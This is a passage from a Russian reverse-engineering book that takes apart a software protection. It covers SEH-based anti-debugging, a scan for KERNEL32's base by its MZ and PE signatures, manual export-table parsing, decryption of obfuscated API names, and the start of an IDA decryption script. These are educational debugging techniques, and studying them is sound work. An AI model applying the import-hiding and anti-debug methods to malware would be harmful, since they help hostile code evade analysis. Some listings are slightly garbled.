by placing the address of the Thread Environment Block (TEB) in the FS register. A pointer to the TLS array is at the offset of 0x2C from the beginning of TEB. This behavior is Intel x86 specific" (Когда поток создан, загрузчик передает адрес TLS потока посредством пересылки адреса блока окружения потока в регистр `FS`. Указатель на TSL расположен по смещению `0x2C` от начала TEB. Сказанное относится к платформе Intel x86 и на других платформах может быть реализовано по-другому.) Сама же структура TIB определяется в файле NTDDK.h следующим образом (листинг 4.66).

Листинг 4.66. Определение структуры TIB в файле NTDDK.h

```
typedef struct _NT_TIB {
        struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList;
        PVOID  StackBase;
        PVOID  StackLimit;
        PVOID  SubSystemTib;
        union
        {
                PVOID FiberData;
                ULONG Version;
        };
        PVOID ArbitraryUserPointer;
        struct _NT_TIB *Self;
} NT_TIB;
```

В данный момент больше всего нас интересует ее первый элемент — структура `EXCEPTION_REGISTRATION_RECORD`. Ни в Platform SDK, ни в NT DDK не находится и следов ее описания. Судя по всему, мы вступили на зыбкую почву недокументированных, системно-зависимых подробностей реализации внутренних структур операционной системы. Заглянув в исходные тексты библиотеки времени исполнения от Microsoft Visual C++ (благо, они поставляются с компилятором), мы обнаружим в файле EXSUP.INC несколько крошек полезной информации (листинг 4.67).

Листинг 4.67. Определение структуры `EXCEPTION_REGISTRATION` в файле EXSUP.INC

```
;typedef struct _EXCEPTION_REGISTRATION PEXCEPTION_REGISTRATION;
;struct _EXCEPTION_REGISTRATION{
;     struct _EXCEPTION_REGISTRATION *prev;
; void (*handler)(PEXCEPTION_RECORD, PEXCEPTION_REGISTRATION, PCONTEXT,
PEXCEPTION_RECORD);
```

```
;     struct scopetable_entry *scopetable;
;     int trylevel;
;     int _ebp;
;     PEXCEPTION_POINTERS xpointers;
;};
_EXCEPTION_REGISTRATION struc
       prev          dd ?
       handler       dd ?
_EXCEPTION_REGISTRATION ends
```

Да, здесь нет структуры EXCEPTION_REGISTRATION_RECORD, но есть нечто похожее — EXCEPTION_REGISTRATION. Поскольку EXSUP.INC не имеет никакого отношения к заголовочным файлам языка Си (EXSUP.INC — ассемблерный файл), такое становится вполне понятным. Тем не менее приведенных в ассемблерном листинге комментариев просто катастрофически недостаточно для осмысления происходящего, и либо нам придется обращаться за помощью к сторонней литературе, либо исследовать механизм реализации структурных исключений самостоятельно. Но так или иначе, мы придем к выводу, что поле prev структуры EXCEPTION_REGISTRATION указывает на адрес "старого" экземпляра EXCEPTION_REGISTRATION (магическое число −1 говорит о том, что это последний обработчик исключений в списке), ну, а handler содержит адрес процедуры обработчика исключений. Эх! Имей мы такой механизм во времена старушки MS-DOS — насколько бы упростилось управление резидентными программами!

Ладно, не будем предаваться ностальгии, а лучше взглянем, что именно содержится в TIB защитного кода (точнее не в TIB, а в регистрационной записи обработчика структурных исключений, но не суть важно). Разбирая по косточкам инструкцию

```
XCHG EAX, FS:[ECX],
```

мы еще должны помнить, что регистр EAX указывает на вершину стека, где хранятся два следующих двойных слова: 4245E1h и 446692h. Последнее — и есть тот самый адрес, на который операционная система попытается передать управление, случись вдруг что непредвиденное. А вот содержимое адреса 4245E1h (3316B800h) совсем не похоже на prev и вообще не входит в непосредственно принадлежащую отлаживаемой программе память. Что это за извращения на виражах?! Скорее всего формирование EXCEPTION_REGISTRATION еще не закончено. И правда! Несколькими командами ниже мы встречаем машинную команду

```
XCHG EAX, [ESP],
```

забрасывающую на вершину стека (аккурат в ту ячейку, где находится EXCEPTION_REGISTRATION.prev) указатель на старый список ExceptionList уже существующих обработчиков структурных исключений.

Последовательность команд в листинге 4.68, судя по всему, служит для проверки наличия зарегистрированных обработчиков структурных исключений в TIB.

Листинг 4.68. Команды проверки

```
MOV EDX,EAX
INC EDX
JZ 44672D
MOV EDX,[EAX+4]
```

Если ни одного обработчика не установлено, то содержимое поля `FS:[0]` окажется равно −1, и после выполнения команды

```
INC EDX
```

в регистре `EDX` окажется ноль, благодаря которому условный переход

```
JZ 44672D
```

обойдет инструкцию загрузки указателя обработчика исключения стороной.

На этом формирование `EXCEPTION_REGISTRATION` можно считать законченным. Поле `prev` указывает на предыдущий обработчик (или содержит в себе `FFFFFFFFh`, если предыдущего обработчика нет), а поле `handler` указывает непосредственно на установленный защитным механизмом новый структурный обработчик, расположенный по адресу `446692h` (листинг 4.69).

Листинг 4.69. "Ручная" регистрация нового обработчика структурных исключений

```
001B:00446722 XCHG   EAX,FS:[ECX]
001B:00446725 MOV    EDX,EAX
001B:00446727 INC    EDX
001B:00446728 JZ     0044672D
001B:0044672A MOV    EDX,[EAX+04]
001B:0044672D XCHG   EAX,[ESP]
```

За блоком, формирующим `EXCEPTION_REGISTRATION`, следует недостроенный антиотладочный блок, начинающийся с машинной инструкции `PUSHFD`, заталкивающей на вершину стека содержимое регистра флагов. Затем машинная команда `BTS` взводит восьмой бит флагов в единицу, копируя его предыдущее значение во флаг переноса. Классический прием, черт возьми! Восьмой бит флагов — это и есть тот самый заветный флаг трассировки, который активно используют все самотрассирующиеся программы. Конечно, надеяться, что проверка значения восьмого бита позволит обнаружить

активный отладчик, несколько наивно — практически все современные отладчики препятствуют обнаружению флага трассировки, но они также препятствуют и самой этой трассировке! А вот на этом уже можно и сыграть, повесив на трассер процедуру расшифровки критического кода или что-то типа того.

По малопонятным для меня причинам Харон явно устанавливает флаг трассировки (за это отвечает машинная команда `POPFD`), но реально никак его не использует. Инструкция

```
CALL 446752,
```

эмулирующая передачу управления по адресу `446752h`, на самом деле генерирует трассировочное исключение, которое поглощается подавляющим большинством отладчиков, но при "живом" прогоне программы вызывается ранее установленный защитным механизмом структурный обработчик `sub_446692h`. Разница кажется принципиальной, но следом за инструкцией `CALL` расположена машинная команда `RETF`, пытающаяся выполнить далекий (far) возврат по несуществующему селектору и, естественно, обламывающаяся с этим занятием по полное структурное исключение (access violation). Причем если трассировочное исключение представляет собой trap (т. е. генерируется после вызвавшей его команды), то исключение access violation относится к категории fault (т. е. генерируется до вызывающей его команды)! Таким образом, вне зависимости от того, находится ли защитный механизм под отладкой или нет, он передает дальнейшее управление программой по адресу `446692h`, значение регистра `EIP` на момент возникновения исключения всегда будет равно `446752h`, и его проверка (которую и осуществляет структурный обработчик) абсолютно ничего не дает. Такое впечатление, что Харон либо еще не доделал защиту, либо просто решил надо всеми нам тонко пошутить. А может, он просто забыл убрать команду `RETF`? Попробуйте ради хохмы поменять ее на `NOP` — это не нарушит работоспособности "живой" программы, но вот под отладчиком вы попадете на ветку `446732h`, которая просто завершает отлаживаемую программу без вывода каких-либо объяснений.

Присутствие `RETF` демаскирует защитный механизм, перебрасывая отладчик по адресу `77F9B90h`, принадлежащему системной процедуре `KiUserExceptionDispatcher`, попытка пошаговой трассировки которой приводит к слету отладчика, поскольку ряд слагающих ее `CALL` — на самом деле никакие не `CALL`, а завуалированные `JMP`, и код, находящийся за ними, при нормальном стечении обстоятельств просто не получает управления! Покомандная трассировка вообще-то дает положительный результат, но уж слишком она утомительна! Зачем нам мучаться, когда можно просто установить точку останова по адресу `446692h` (адрес обработчика исключения) и временно выйти из отладчика, пока он сам не всплывет? `BPX 446692`, и все дела (листинг 4.70)!

Листинг 4.70. Вызов процедуры `sub_446692` посредством возбуждения исключения

```
001B:00446730 PUSHFD                        ; сохраняем флаги в стеке
001B:00446731 LEA    EBX,[EAX+00021ADF]
                                   ; инициализация аргумента sub_446292h
001B:00446737 JNZ    00446745               ; всегда jump
001B:00446739 LEA    EDI,[EDI+000000AC]     ; мертвый код
001B:0044673F MOV    [0044CAF8],EDI         ; мертвый код
001B:00446745 BTS    DWORD PTR [ESI-0C],8   ; взводим флага трассировки
001B:0044674A JB     00446753          ; программа находится под отладкой?
001B:0044674C POPFD                         ; устанавливаем флаги
001B:; если под отладчиком то jump 446692
```

Внутри обработчика

И куда это нас забросило? Ага, кажется, мы находимся внутри обработчика исключения. Какого исключения? Если программа исполнялась "вживую", то нас привело сюда трассировочное прерывание. При прогоне же под отладчиком нас выкинуло по отказу доступа к несуществующему адресу. Но так или иначе, мы находимся в процедуре, прототип которой в Platform SDK описывается как в листинге 4.71. В квадратных скобках даны смещения аргументов относительно вершины стека.

Листинг 4.71. Прототип процедуры обработчика структурного исключения

```
EXCEPTION_DISPOSITION __cdecl _except_handler
(
       struct _EXCEPTION_RECORD *ExceptionRecord, // [ 0x04]
       void * EstablisherFrame,                   // [ 0x08]
       struct _CONTEXT *ContextRecord,            // [ 0x0C]
       void * DispatcherContext                   // [ 0x10]
);
```

Теперь становится понятным смысл инструкции

```
MOV EAX, [ESP + 0C],
```

загружающей указатель на контекст прерванного исключением потока. Следующая за ней машинная команда

```
LEA ESI, [EAX + A4h]
```

устанавливает регистр ESI на что-то, хранящееся в контексте по смещению A4h, но как узнать, что именно? Для этого нам потребуется обратиться к описанию самой структуры _CONTEXT, содержащейся в файле NTDDK.h (листинг 4.72).

Листинг 4.72. Описание структуры CONTEXT. В квадратных скобках приведены смещения ее элементов

```
typedef struct _CONTEXT
{
        ULONG  ContextFlags;                        // [0x00]
        ULONG  Dr0;                                 // [0x04]
        ULONG  Dr1;                                 // [0x08]
        ULONG  Dr2;                                 // [0x0C]
        ULONG  Dr3;                                 // [0x10]
        ULONG  Dr6;                                 // [0x14]
        ULONG  Dr7;                                 // [0x18]
        typedef struct _FLOATING_SAVE_AREA
        {
                ULONG ControlWord;                  // [0x1C]
                ULONG StatusWord;                   // [0x20]
                ULONG TagWord;                      // [0x24]
                ULONG ErrorOffset;                  // [0x28]
                ULONG ErrorSelector;                // [0x2C]
                ULONG DataOffset;                   // [0x30]
                ULONG DataSelector;                 // [0x34]
                UCHAR RegisterArea[SIZE_OF_80387_REGISTERS];// [0x38]
                ULONG Cr0NpxState;                          // [0x88]
        } FLOATING_SAVE_AREA;
        ULONG  SegGs;                                       // [0x8C]
        ULONG  SegFs;                                       // [0x90]
        ULONG  SegEs;                                       // [0x94]
        ULONG  SegDs;                                       // [0x98]
        ULONG  Edi;                                 // [0x9C]
        ULONG  Esi;                                 // [0xA0]
        ULONG  Ebx;                                 // [0xA4]
        ULONG  Edx;                                 // [0xA8]
        ULONG  Ecx;                                 // [0xAC]
        ULONG  Eax;                                 // [0xB0]
```

```
        ULONG  Ebp;                                  // [0xB4]
        ULONG  Eip;                                  // [0xB8]
        ULONG  SegCs;            // MUST BE SANITIZED
        // [0xBC]
        ULONG  EFlags;           // MUST BE SANITIZED
        // [0xC0]
        ULONG  Esp;                                  // [0xC4]
        ULONG  SegSs;                                // [0xC8]
        UCHAR  ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];  // [0xCC]
} CONTEXT;
```

Ага,

```
LEA ESI, [EAX + A4h]
```

направляет указатель `ESI` на "контекстное" значение регистра `EBX` (помните, он явно инициализировался перед возбуждением исключения?). Соответственно, `LODSD` читает это самое значение и помещает его в регистр `EAX`, а чуть позже пересылает обратно в `EBX` (машинная команда `MOV EBX, EAX`), так что чемпион интуиции типа Вольфа Мессинга мог бы догадаться о значении поля `A4h` и без анализа структуры контекста.

Следующая команда `LODSD` извлекает из контекста очередной по счету регистр `EDX`. И в `EDX` же его и пересылает. А что у нас содержится в `EDX`? Сейчас, минуточку (прокручиваем экран дизассемблера назад или перелистываем принтерные распечатки, в живописном беспорядке разбросанные на нашем хакерском столе), так, понятно, здесь хранился адрес предыдущего обработчика структурных исключений. После этого машинную команду

```
MOV EBP, [ESI + 0Ch]
```

уже можно и не анализировать, постольку и так очевидно, что она вытаскивает из контекста значение регистра `EBP`. Но все-таки давайте проверим! Итак, `ESI` у нас указывает на регистр `ECX`, а на

```
0Ch/4 = 3
```

три двойных слова ниже расположен... Черт возьми, `EBP` расположен на два регистра ниже `ECX`, а здесь находится `EIP`! Вот тебе, бабушка, и интуиция на Юрьев день!!! Хорошо, а на что тогда указывает

`MOV ESI, [ESI +18]`?

Считаем:

```
18h/4 = 6.
```

А на шесть двойных слов ниже `ECX` проживает регистр `ESP`. Каков поворот событий, а? Следующая команда `LODSD` загружает отнюдь не само значение регистра `ESP` (как она делала до этого), а содержимое двойного слова, на которое указывает `ESP`! Остается выяснить, что же у нас находилось на вер-

хушке стека в момент вызова исключения. Нет, отнюдь не адрес возврата из прерывания (обработка исключений в Windows осуществляется совсем не так, как в MS-DOS), а адрес возврата из функции `CALL 446752`, который, ввиду ее "географического положения", совпадает с целевым адресом вызываемой функции, т. е. непосредственно `446752h` на вершине стека и есть.

А теперь внимание на экран! Машинная команда

```
SUB EBP, EAX (SUB _IP, [_SP]),
```

осуществляющая контроль значения регистра `EIP` на момент возникновения исключения, представляет собой псевдоантиотладочный код, который лишь демонстрирует принципиальную возможность обнаружения отладчика типа SoftIce, но реально не использует ее, поскольку, как мы и говорили, содержимое `EIP` на момент возбуждения исключения никак не зависит от природы этого самого исключения. Вот если бы команды `CALL` и `RETF` были бы разделены хотя бы одним `NOP` — вот тогда прием, используемый Хароном, сработал бы на все сто, а так это либо дефект защиты, либо своеобразная шутка ее разработчика (листинг 4.73).

Листинг 4.73. Загрузка регистров из контекста, дефективный anti-debug trick и мертвый код

```
001B:00446692        XOR    ECX,ECX              ; ECX := 0
001B:00446694        MOV    EAX,[ESP+0C]         ; EAX := &_CONTEXT
001B:00446698        LEA    ESI,[EAX+000000A4]   ; ESI := &_CONTEXT.EBX
001B:0044669E        LODSD                       ; EAX := _CONTEXT.EBX
001B:0044669F        MOV    EBX,EAX              ; EBX := _EBX
001B:004466A1        LODSD                       ; EAX := _CONTEXT.EDX
001B:004466A2        BSWAP  EAX                  ; "шифруемся"
001B:004466A4        MOV    EDX,EAX              ; EDX := _EDX
001B:004466A6        MOV    EBP,[ESI+0C]         ; EBP := _CONTEXT.EIP
001B:004466A9        MOV    ESI,[ESI+18]         ; ESI := _CONTEXT.ESP
001B:004466AC LODSD                             ; EAX:= [_CONTEXT.ESP]0
001B:004466B1        MOV    EDI,FS:[ECX]         ; мертвый код
001B:004466B4        CALL   004466DE             ; мертвый код
```

Если проверка на присутствие отладчика прошла успешно (т. е. отладчик отсутствует или не обнаружен), защита увеличивает значение регистра `EAX` на единицу (а в нем, как мы помним, находится адрес `446752h`, занесенный туда машинной командой `CALL 446752`) и пересылает его в ячейку памяти, расположенную по адресу `[ESI]`, предварительно уменьшив `ESI` на четыре. То есть фактически делает просто

```
INC [_CONTEXT.ESP].
```

Затем еще раз уменьшает `ESI` на четыре и записывает по новому адресу константу `18460h`, что эквивалентно

`PUSH_IN_CONTEXT_STACK 18460h`.

Тем временем в `EAX` засылается значение, на которое указывает `EBX` (`441C93h`, для справки), а сам `EBX` увеличивается на четыре, становясь, в конечном счете, равным `4460C4h`.

Далее защита убеждается, что `EDX` не равен нулю (т. е., в нем содержится действительный адрес предыдущего обработчика структурного исключения) и прыгает на код для перерегистрации текущего обработчика структурного исключения (листинг 4.74).

Листинг 4.74. Инициализация регистров перед передачей управления

```
001B:004466B9        INC    EAX1B:004466BA старая регистрационная запись
001B:004466BC        SUB    ESI,04
001B:004466BF        MOV    [ESI],EAX
001B:004466C1        SUB    ESI,04
001B:004466C4        MOV    DWORD PTR [ESI],18460
001B:004466CA        MOV    EAX,[EBX]
001B:004466CC        ADD    EBX,04                ; EBX := 4460C4h
001B:004466CF        OR     EDX,EDX
001B:004466D1        JNZ    004466D9
001B:004466D3        MOV    [EDX+000178CF],DL
001B:004466D9        CALL   004466F6
```

После удаления из стека адреса возврата `446752h` оголилась прежняя регистрационная запись обработчика структурного исключения, которая вновь принудительно заносится в поле `FS:[00h]` (листинг 4.75). Операционная система подспудно пытается передать обработку исключения следующему обработчику в цепочке, что, естественно, не входит в наши планы, и мы переустанавливаем наш обработчик заново.

Листинг 4.75. Переустановка обработчика структурных исключений

```
001B:004466F6        MOV    ESP,ESI
001B:004466F8        MOV    FS:[ECX],EDI
001B:004466FB        POP    EBP
001B:004466FC        RET                   ; выход!
```

Таинства stealth-импорта API-функций, или как устроена *HaronLoadLibrary*

И вот, наконец-то, мы и добрались до того самого острова, ради которого и затеяли все "мореплавание". Главная вкусность исследуемой программы заключается в том, что она самостоятельно находит необходимые ей API-функции в памяти, обходясь без таблицы импорта. Хотите узнать, как именно все происходит, и декомпилировать защитный алгоритм в удобочитаемый код, который можно использовать и в своих собственных разработках? (или, на худой конец, хвастаться своей крутизной перед приятелями-программистами). Если так, то мы начинаем, и начинаем мы с того, что содержимое регистра `EAX`, используемое в качестве базового указателя инструкцией

```
LEA ESI, [EAX + 9371h],
```

равно содержимому двойного слова, расположенного по адресу `EBX`, а сам `EBX` равен `4460C0h`, короче, в `ESI` грузится указатель на `44B004h`. Смотрим, что у нас расположено по этому адресу (листинг 4.76).

Листинг 4.76. Содержимое памяти по адресу `44B004h`

```
.data:0044B004 01 00 00 00          dd 1
.data:0044B008 FF FF FF FF          dd 0FFFFFFFFh
.data:0044B00C F6 02 00 00          dd 2F6h
.data:0044B010 14 B0 04 00          dd 4B014h
```

Теперь становится понятно, что очередная машинная команда — команда `LODSD` — помещает в регистр `EAX` единицу и сдвигает `ESI` на следующее двойное слово в списке. Сам `EAX` незамедлительно пересылается на долговременное хранение в регистр `EBP`, а в `EAX` загружается `FFFFFFFFh`, или −1 в знаковом представлении. Впрочем, в `EAX` она долго не задерживается, и содержимое регистров `EAX` и `EBP` вскоре меняется местами, а затем и вовсе суммируется в единое целое, равное, как и следовало ожидать, нулю. Далее следует безумная проверка флага нуля и прыжок куда-то в глубь кода, если Zero Flag не установлен. Смысл происходящего не совсем ясен (во всяком случае, если в нем как следует не разбираться), однако, поскольку никакого влияния на последующий код эти махинации с регистрами не оказывают, пропустим их.

А вот следующая пара машинных команд заслуживает самого пристального рассмотрения:

```
MOV EBP, DX

BSWAP EBP.
```

На самом деле это лишь кусочек мозаики, а остальные рассеяны по предыдущим листингам, и полная картина выглядит так:

```
MOV EAX, FS:[0]
MOV EDX, [EAX.handle]
BSWAP EDX
MOV EBP, DX
BSWAP EBP.
```

В переводе на человеческий язык это звучит приблизительно так: запихнуть в `EBP` старшее слово адреса оригинального обработчика структурных исключений, установленного операционной системой. Зачем он понадобился Харону? А вот зачем — это ключ к базовому адресу загрузки KERNEL32.DLL. Опытные хакеры наверняка знают:

- оригинальный обработчик всегда принадлежит KERNEL32.DLL (правда, автору известны некоторые антивирусные пакеты, которые для каких-то своих целей подменяют оригинальный загрузчик на свой еще на стадии загрузки программы);
- базовые адреса загрузки динамических библиотек кратны `1000h` (листинг 4.77).

Листинг 4.77. Получение старшего слова адреса оригинального обработчика структурных исключений, принадлежащего KERNEL32.DLL

```
001B:00446753        JZ     00446774                    ; \
001B:00446755        LEA    ESI,[EAX+00009371]          ;  |
001B:0044675B        LODSD                              ;  |
001B:0044675C        MOV    EBP,EAX                     ;  |
001B:0044675E        LODSD                              ;    мусор
001B:0044675F        XCHG   EAX,EBP                     ;  |
001B:00446760        ADD    EAX,EBP                     ;  |
001B:00446762        JNZ    00446790                    ; /
001B:00446764        MOVZX  EBP,DX
001B:00446767        BSWAP  EBP
```

Таким образом, один байт, принадлежащий KERNEL32.DLL, нам известен, мы можем найти и все остальные. Признаться, в первый момент я подумал, что необходимые для работы линкера API-функции Харон ищет в памяти по их сигнатурам. Способ простой, но в плане процессорных ресурсов весьма недешевый. Однако Юрий заверил меня, что это не так — тут-то любопытство и взыграло (почему, вы думаете, я его защиту вообще ломать стал?!).

Алгоритм поиска API-функций в памяти становится предельно ясен с первого же взгляда на следующую машинную команду

```
CMP word prt [EBP + 0], 5A4D.
```

Даже начинающие ломатели наверняка распознали в константе `5A4Dh` знаменитую сигнатуру MZ, красующуюся в начале каждого EXE-файла (Mark Zbinovsky, то бишь). Если же текущее слово не есть MZ, то Харон уменьшает значение регистра `EBP` на одну машинную страницу

```
SUB EBP, 1000h
```

и выполняет проверку опять. Так продолжается до тех пор, пока искомая последовательность не будет найдена.

Затем в регистр `EAX` загружается значение ячейки, расположенной по адресу `[EBP + 3C]` (указатель на начало PE-заголовка исполняемого файла), и выполняется дополнительная проверка на PE-сигнатуру

```
CMP dword ptr [EAX+EBP], 4550h
```

(`4550h` в строковом представлении PE и есть). Если и эта проверка прошла успешно, базовый адрес загрузки динамической библиотеки KERNEL32.DLL считается найденным.

Для определения адреса API-функции теперь остается лишь вызвать функцию `HaronGetProcAddress`, которой функция `sub_44658D`, судя по всему, и является. OK, предположим, что так, но тогда функция `HaronGetProcAddress` должна принимать в качестве аргумента указатель на имя (ординал) этой функции, ну, или, на крайний случай, ее сигнатуру (хотя, если верть Харону, функции импортируются не по сигнатурам).

Перед вызовом `sub_44658D` явным образом инициализируются всего три регистра:

- регистр `ESI`, принимающий прежнее значение регистра `EBX` (`4460C4h`) и после считывания двойного слова по `LOADSD` смещающийся на четыре байта вперед;
- регистр `EAX`, аккумулирующий значение этого самого двойного слова (`4334F9h`);
- регистр `EBX`, равный сумме обновленного регистра `EAX` и константы `19713h`, что в результате дает `44CC0Ch` и приходится на неинициализированную область памяти.

Итого, в явном виде имен API-функций нет, ничего хотя бы отдаленно похожего на их ординалы тоже нет, а вот содержимое области памяти, на которую указывает регистр `ESI`, вполне может быть расценено как сигнатура. Как узнать, что есть что, наверняка? Естественно, проанализировать алгоритм функции `sub_44658Dh`, и тогда все станет более или менее ясно (листинги 4.78 и 4.79).

Листинг 4.78. Ядро функции `steAlth` загрузки библиотеки Kernel32.dll, определяющее базовый адрес ее загрузки путем поиска сигнатур в оперативной памяти

```
001B:00446769        XOR    CL,09
001B:0044676C        CMP    WORD PTR [EBP+00],5A4D <*******
001B:00446772        JNZ    00446781 -->---[это не MZ]-~  *
001B:00446774        MOV    EAX,[EBP+3C]               |  *
001B:00446777        CMP    DWORD PTR [EAX+EBP+0],4550 |  *
001B:0044677F        JZ     00446790 ##########        |  *
001B:00446781        SUB    EBP,00010000 <----#--------~  *
001B:00446787        LOOP   0044676C *********#************
001B:00446789        XOR    ECX,ECX           #
001B:0044678B        CALL   004466B1          #
001B:00446790        XCHG   ESI,EBX <<<########
001B:00446792        LODSD
001B:00446793        LEA    EBX,[EAX+00019713]
001B:00446799        CALL   0044658D             ; HaronGetProcAddress
001B:0044679E        JAE    00446789
```

Листинг 4.79. Содержимое области памяти, передаваемое функции `sub_44658Dh`

```
:d esi
0023:004460C4 F9 34 43 00 D5 89 ED 2C-8C 89 2D 4C 4E 2C 4E 2F  .4C....,..-LN,N/
0023:004460D4 28 C9 D7 E8 AC 8E 0A 4E-ED 6C 28 8C 8C 4E AC 6E  (......N.l(..N.n
0023:004460E4 6E DA 29 6E 88 AC 4C AE-EC EC AC 4E 0A 4E AC 6E  n.)n..L....N.N.n
0023:004460F4 AC CD 8E C9 D4 68 8D ED-6E AC 09 2C CD 8C 8D AC  .....h..n..,....
```

Таинства stealth-импорта: как устроена *HaronGetProcAddress*

Выполнение функции `HaronGetProcAddress` начинается с загрузки смещения PE-заголовка в регистр `EAX (MOV EAX, [EBP +3Ch])` с использованием регистра `EBP` в качестве базового указателя, на адрес загрузки динамической библиотеки в памяти. Затем полученное смещение используется для вычисления указателя на

`IMAGE_DIRECTORY (MOV EDI, [EAX + EBP +78h])`,

содержащую среди прочего и смещение таблицы экспорта, которая хранится в первом же ее элементе. Следовательно, машинная команда

`LEA EAX, [EAX +EBP +78h]`

и загружает указатель на EXPORT_TABLE в регистр EDI. Размер таблицы экспорта загружается в регистр EAX машинной командой

```
MOV EAX, [EAX + EBP 7C],
```

а затем посредством алгебраического сложения размера таблицы экспорта с указателем на ее начало мы получаем указатель на ее конец, который и засылаем в стек. В листинге 4.80 в квадратных скобках отмечено его смещение относительного плавающего фрейма функции.

Далее, тем же самым способом Харон получает и засылает в стек: адрес ASCIIZ-строки, содержащей имя DLL-файла, количество входов в export address table и name pointer table. Видите, как все просто!

Листинг 4.80. "Ручной" разбор IMAGE_DIRECTORY

```
001B:0044658D PUSH   EBP                  [-38h]
001B:0044658E MOV    EAX,[EBP+3C]         ; смещение PE-заголовка
001B:00446591 MOV    EDI,[EAX+EBP+78]; указатель на export directory
001B:00446595 PUSH   EDI          [-34h]  ;
001B:00446596 OR     EAX,EAX              ;
001B:00446598 MOV    EAX,[EAX+EBP+7C]     ; размер export directory
001B:0044659C LEA    EAX,[EDI+EAX-01]     ; на конец export directory
001B:004465A0 PUSH   EAX           [-30h] ; на конец export directory
001B:004465A1 JNZ    004465A5             ; есть PE-заголовок?
001B:004465A3 XOR    EBP,EBP              ; EBP := 0
001B:004465A5 MOV    EAX,[EDI+EBP+1C]     ; Export Address Table RVA
001B:004465A9 ADD    EAX,EBP              ; EAX := EAX + 0 == EAX
001B:004465AB PUSH   EAX           [-2Ch] ; Export Address Table RVA
001B:004465AC MOV    EAX,[EDI+EBP+20]     ; Name Pointer RVA
001B:004465B0 ADD    EAX,EBP              ; EAX := EAX + 0 == EAX
001B:004465B2 PUSH   EAX                  [-28h] ; Name Pointer RVA
001B:004465B3 MOV    EAX,[EDI+EBP+24]     ; Ordinal Table RVA
001B:004465B7 ADD    EAX,EBP
001B:004465B9 PUSH   EAX                  [-24h] ; Ordinal Table RVA
001B:004465BA PUSH   DWORD PTR [EDI+EBP+18][-20h] ;number of namepointers
001B:004465BE XOR    EDI,EDI              ; EDI := 0
001B:004465C0 SUB    ESP,20        ; резервируем память для loc_var
001B:004465C3 JMP    00446631
```

После того как структура EXPORT_TABLE разобрана до последнего винтика, Харон, предварительно обнулив регистр EDI и зарезервировав 20h байтов

стековой памяти под локальные переменные, совершает прыжок по адресу `446631h`.

Тут он читает байт (не двойное слово, как обычно!), на который указывает регистр `ESI` (а указывает он, как мы помним по коду, проанализированному ранее, на какую-то подозрительную таблицу, содержащую сплошную тарабарщину). Вот он, момент истины! Сейчас мы разберемся, что это за мешанина такая, и как с ней работать!

Прочитанный байт суммируется с константой `37h` и засылается в регистр `ECX`, расширяясь до двойного слова. Хм, похоже, здесь спрятана зашифрованная длина некоторой структуры. Быть может, строки зашифрованного имени API-функции?! Очень похоже на то, но не будем спешить, предоставив событиям развиваться своим чередом (листинг 4.81). Как бы там ни было, проверив на "не ноль", Харон прыгает блохой на адрес `4465C5h` (ну что это за прыжки по всему коду, а?!).

Листинг 4.81. Расшифровка длины строки, содержащей имя API-функции

```
001B:00446631          LODSB                ; читаем байт
001B:00446632          ADD    AL,37         ; расшифровываем его
001B:00446634          MOVZX  ECX,AL        ; засылаем в ECX
001B:00446637          JNZ    004465C5      ; если не ноль, прыгаем
```

Приземлившись в местечке `4465C5h`, мы натыкаемся на тривиальный расшифровщик, циклически сдвигающий каждый байт загружаемой строки на три бита влево и записывающий его в стек, в заранее зарезервированную для этой цели область памяти. Обратите внимание, как элегантно вставляется завершающий строку нуль:

```
MOV [EDI], CL
```

и никаких лаптей! Поскольку после завершения последней машинной команды `STOSB` регистр `EDI` указывает на следующий за концом строки байт, а регистр `CL`, использующийся в качестве счетчика цикла, по его завершению равен, естественно, нулю, то Харон выгодно использует преимущества ассемблера, как языка с неограниченной свободой, для изощренного программирования. Попробуйте написать такое на Java!

Впрочем, это уже второстепенные детали, а нас сейчас больше всего интересует вопрос, что же такое здесь расшифровывалось. Как? Разве вы не наблюдали за расшифровкой в процессе ее выполнения?! Ну, конечно же, никто из нас не смог удержаться от соблазна, чтобы не подсмотреть, что же такое записывается по адресу, содержащемуся в регистре `EDX`, а находится там (листинг 4.82). Вот это да! Там находится вполне читабельная строка `LoadLibraryA` (листинг 4.83).

Листинг 4.82. Расшифровщик зашифрованных строк

```
001B:004465C5 MOV    EDX,EDI              ; сохраняем EDI в регистре EDX
001B:004465C7 MOV    EDI,ESP              ; EDI на вершину стека
001B:004465C9 PUSH   ECX                  ; заносим в стек длину строки
001B:004465CA LODSB                       ; читаем очередной байт
001B:004465CB ROL    AL,03                ; расшифровываем его
001B:004465CE STOSB                       ; кидаем расшифровку в стек
001B:004465CF LOOP   004465CA             ; мотаем цикл
001B:004465D1 MOV    [EDI],CL             ; ставим завершающий нуль
```

Листинг 4.83. Расшифрованное имя функции

```
0023:0012FF78 4C 6F 61 64 4C 69 62 72-61 72 79 41 AA F5 12 00  LoadLibraryA....
0023:0012FF88 00 00 00 00 00 00 00 00-0A 00 00 00 00 00 00 00  ................
0023:0012FF98 37 03 00 00 44 71 ED 77-B2 77 ED 77 68 64 ED 77  7...Dq.w.w.whd.w
0023:0012FFA8 93 BF 05 00 40 64 05 00-00 00 E8 77 9E 67 44 00  ....@d.....w.gD.
```

Так значит, по адресу `4460C8h` находится массив зашифрованных строк с именами используемых Хароном API-функций! Теперь мы уже в состоянии написать скрипт для IDA, который бы расшифровал таблицу имен API-функций, упрощая тем самым дизассемблирование файла (наша конечная цель — восстановить в дизассемблере таблицу stealth-импорта, поскольку без этого дизассемблирование линкера просто нереально).

Напомним вкратце алгоритм расшифровки. Берем первый байт таблицы имен, добавляем к нему "магическое" число `37h` и используем полученное значение, как длину расшифровываемой строки, над каждым байтом которой проводим операцию циклического сдвига на три позиции влево. Стоп! Язык IDA-Си не поддерживает циклических сдвигов! Ну, и какая в этом беда? Реализуем эту операцию "вручную" на базе логических сдвигов и операторов `AND` и `OR` (листинг 4.84)!

Листинг 4.84. Скрипт для IDA, расшифровывающий зашифрованные имена API-функций

```
// расшифровщик таблицы имен
#define X_ADD 0x37
#define P (a + p + 1)

static main()
{
```

```
        auto _beg, _end, a, count, p, x, x1, x2, s0;

        _beg = SelStart(); _end = SelEnd(); p = _beg;

        if (_beg == -1)
        {
                Warning("не выделена область для расшифровки!");
                return 0;
        }

        Message("начинаем расшифровку с %x по %x путем ROL 3\n", _beg, _end);
        while(p < _end)
        {
                s0 = "";
                count = (Byte(p) + X_ADD) & 0xFF; PatchByte(p, count);
                for (a = 0; a < count; a++)
                {

                  x1 = (Byte(P) >> 5); x2 = (Byte(P) << 3); x = x1 | x2;
